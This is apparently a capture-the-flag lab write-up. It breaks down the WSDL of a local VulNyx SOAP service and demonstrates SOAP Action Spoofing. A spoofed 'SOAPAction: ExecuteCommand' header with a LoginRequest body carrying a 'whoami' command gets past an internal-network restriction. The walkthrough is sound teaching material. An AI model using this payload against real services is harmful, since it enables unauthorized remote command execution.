
Once we try access to localhost:9000 shows us the WSDL Server.

hashtag
WSDL (Web Services Description Language)

Before we try to do anything with this server, we first have to know what technology we are dealing with.

In this case, we have already know that there is a WSDL file -->/wsdl

Before we try to exploit anything, we first need to know what does what in the XML file.

hashtag
WSDL File Breakdown

Here we have the overall file:

<definitions name="VulNyxSOAP" targetNamespace="http://localhost/wsdl/VulNyxSOAP.wsdl">
<message name="LoginRequest">
<part name="username" element="username"/>
<part name="password" element="password"/>
</message>
<message name="LoginResponse">
<part name="status" type="string"/>
</message>
<message name="ExecuteCommandRequest">
<part name="cmd" element="cmd"/>
</message>
<message name="ExecuteCommandResponse">
<part name="output" element="cmd"/>
</message>
<portType name="VulNyxSOAPPortType">
<operation name="Login">
<input message="tns:LoginRequest"/>
<output message="tns:LoginResponse"/>
</operation>
<operation name="ExecuteCommand">
<input message="tns:ExecuteCommandRequest"/>
<output message="tns:ExecuteCommandResponse"/>
</operation>
</portType>
<binding name="VulNyxSOAPBinding" type="tns:VulNyxSOAPPortType">
<soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
<operation name="Login">
<soap:operation soapAction="Login"/>
<input>
<soap:body use="literal"/>
</input>
<output>
<soap:body use="literal"/>
</output>
</operation>
<operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand"/>
<input>
<soap:body use="literal"/>
</input>
<output>
<soap:body use="literal"/>
</output>
</operation>
</binding>
<service name="VulNyxSOAP">
<port binding="tns:VulNyxSOAPBinding" name="VulNyxSOAPPort">
<soap:address location="http://localhost:9000/wsdl/"/>
</port>
</service>
</definitions>

We can see that we have several messages, operations and porttypes etc, let's structure it to know what exactly it does.

<portType name="VulNyxSOAPPortType">
<operation name="Login">
<input message="tns:LoginRequest"/>
<output message="tns:LoginResponse"/>
</operation>
<operation name="ExecuteCommand">
<input message="tns:ExecuteCommandRequest"/>
<output message="tns:ExecuteCommandResponse"/>
</operation>
</portType>
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns="http://localhost/wsdl">
   <soapenv:Header/>
   <soapenv:Body>
      <ExecuteCommand>
         <cmd>blabla</cmd>
      </ExecuteCommand>
   </soapenv:Body>
</soapenv:Envelope>



The fields <soapenv:Envelope and <soapenv:Body> are mandatory in a call.
If we go to localhost:9000 without entering the wsdl file, we get the structure mentioned above:

The next thing would be to put the parameters that are in the WSDL file, referencing them and taking them from the <operation>.

hashtag
SOAP Action Spoofing


So now we make a request to localhost:9000 and capture it with BurpSuite and send it to Repeater.

Once in the Repeater, we change request method to POST, because to be able to send the data, it has to be done on POST.


If we send the data with the above fields, the following appears if we can execute commands:

It shows that this operation can only be performed on the internal network. And now you will say, then what do we do?????

It seems that when we put ExecuteCommand it validates if it is on an internal network to be able to execute the command.

This is where SOAP Action Spoofing occurs, if the web service determines the operation to be executed based solely on the SOAPAction header, we can call it via a header in the request and use the LoginRequest operation which has no restriction when using it, and be able to execute commands.

SOAPAction: ExecuteCommand <-- Add this on BurpSuite Request


<?xml version="1.0" encoding="utf-8"?>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"

                  xmlns="http://localhost/wsdl">

   <soapenv:Header/>

   <soapenv:Body>
      <LoginRequest> 

         <cmd>whoami</cmd>

      </LoginRequest>

   </soapenv:Body>